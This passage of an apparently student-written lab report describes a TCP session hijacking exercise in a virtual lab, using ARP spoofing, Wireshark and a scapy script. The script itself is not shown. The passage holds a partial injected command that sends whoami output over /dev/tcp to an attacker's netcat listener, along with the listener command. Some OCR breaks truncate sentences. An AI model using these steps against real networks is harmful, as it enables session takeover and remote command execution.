
If any of the above were missing, the server would reject the attacker's packet. Now that the attacker has all the information they need, we will use scapy. With the mandate **sudo nano hijack.py** we will make a Python file, in which we will write in code and pass the information we retrieved from the package above.




ami > /dev/tc of our success. This command instructed the server to execute the **whoami**, to get the result

(**kalaitzon**), and instead of printing it on the screen, redirect it (with the >) using the special feature **/dev/tcp/.** This forced the server to open a new network connection and send the result (kalaitzon) directly back to the attacker's netcat listener, who was "listening" on door 9090, a random, "non-privileged" door that we knew would be free for our listener.

For this reason, in a separate terminal in Kali Linux, we set up this very "listener" with the command **sudo netcat -lnvp 9090**. So, when the server executed the command, it opened the new connection and sent the result directly back to our netcat listener in Kali Linux, proving the success of the attack as we will see below, after running the Python file.



After the above actions have been preceded, the Python file we will run with the command **sudo python3 ./hijack.py**.




And respectively in the other terminal with the listener we observe its result, proving the success of the attack:

From the above images it appears that the exercise has been completed because scapy made a fake package (with IP spoofing, the correct SEQ/ACK) and sent it to the server. The server accordingly made a connection to the attacker (.128) on door 9090. Essentially what it shows (the last image) is the result of the whoami command that the server ran through the python file.

To cross-check whether the session hijacking was successful, we will see what happens in the command prompt window with the client's telnet (Windows 10). Although we cannot capture it in the form of a screenshot, we notice that the window is frozen and that it generally does not work eg. We can't write anything. This is proof that the attack succeeded.

Conclusion:



This exercise demonstrated in practice h… techniques, a successful TCP Session Hijacking atta… ARP Spoof was used to achieve the MITM positi… through the attacker. Wireshark was then critical to tracking this traffic and stealing sequence/acknowledgment numbers (SEQ/ACK). Finally, scapy was the means that allowed us to build a fake IP Spoof packet, which, carrying the correct "keys" (SEQ/ACK), tricked the server into executing our command. The success of the attack was proven by downloading the result (kalaitzon) to the attacker's netcat listener and

Desynchronization of the client's legitimate session

"freezing" (desynchronization) of the client's legitimate session. The exercise demonstrates the vulnerability of local area networks (LANs) to eavesdropping attacks.

Bibliography

Pearsall, R. (2023). Network Security: TCP Reset and TCP Hijacking [Lecture Slides, CSCI 476]. Montana State University. https://www.cs.montana.edu/pearsall/classes/spring2023/476/lectures/slides/20-TCP-IP-Attacks2.pdf

Cybercat Labs. (2023, September 26). How to: Create a Windows 10 virtual machine in VMware Workstation Pro [Video file]. Retrieved from https://www.youtube.com/watch?v=HbDz8BFSp3A

Using Telnet in Ubuntu 24.04 LTS. (2024, October 3). Retrieved from https://zomro.com/blog/articles/512-using-telnet-in-ubuntu-lts

Masas, R. (2023, December 20). What is Session Hijacking | Types, Detection & Prevention | Imperva. Retrieved from https://www.imperva.com/learn/application-security/session-hijacking/

[IT432] Class 4: TCP session Hijacking. (n.d.). https://www.usna.edu/Users/cs/choi/it432/lec/l04/lec.html

David Bombal. (2022, April 22). Hacking networks with Python // Creating malicious packets and breaking TCP/IP rules [Video]. YouTube. https://www.youtube.com/watch?v=CIWD9fYmDig

Jenil Jain. (2016, February 24). TCP(telnet) session hijacking [Video]. YouTube. https://www.youtube.com/watch?v=DFkilHmyEiI

Cyber Technical knowledge. (2024, April 18). Session Hijacking Attack Complete tutorial Session ID and cookie stealing side jacking [Video]. YouTube. https://www.youtube.com/watch?v=UPfXoWEEZo0